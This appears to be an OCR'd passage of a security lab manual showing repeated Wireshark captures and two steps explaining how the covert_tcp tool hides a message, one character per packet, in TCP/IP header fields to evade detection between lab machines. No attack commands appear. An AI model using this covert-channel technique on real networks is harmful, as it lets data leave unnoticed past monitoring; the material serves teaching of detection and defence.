168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 595: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2a (00:15:5d:28:04:2a)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.10
Transmission Control Protocol, Src Port: 38626, Dst Port: 445, Seq: 3220, Ack: 6417, Len: 0
0000 00 15 5d 28 04 2a 00 15 5d 28 04 2d 08 00 45 00 ··](·*··](·-··E·
0010 00 28 8c 06 40 00 40 06 86 9f 0a 0a 0a 0d 0a 0a ·(··@·@· ····
0020 0a 0a 96 e2 01 bd ab f6 cd e2 72 87 61 dd 50 10 ···· ··r·a·P·
0030 00 3f 28 45 00 00 ·?(E··
Transmission Control Protocol: Protocol
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default


43. ☐ If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.
44. ☐ Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.



Applications Places System
Tue Aug 25, 01:08
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 147: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 53 00 00 00 40 06 ff a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 56 21 00 00 00 00 00 00 50 02
0030 02 00 e5 d0 00 00
Bytes 18-19: Identification (ip.id)
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default


Applications Places System
Tue Aug 25, 01:09
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485861949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 149: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 65 00 00 00 40 06 ed a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 57 04 00 00 00 00 00 00 50 02
0030 02 00 e4 ed 00 00
Bytes 18-19: Identification (ip.id)
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default


Applications Places System
Tue Aug 25, 01:13
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
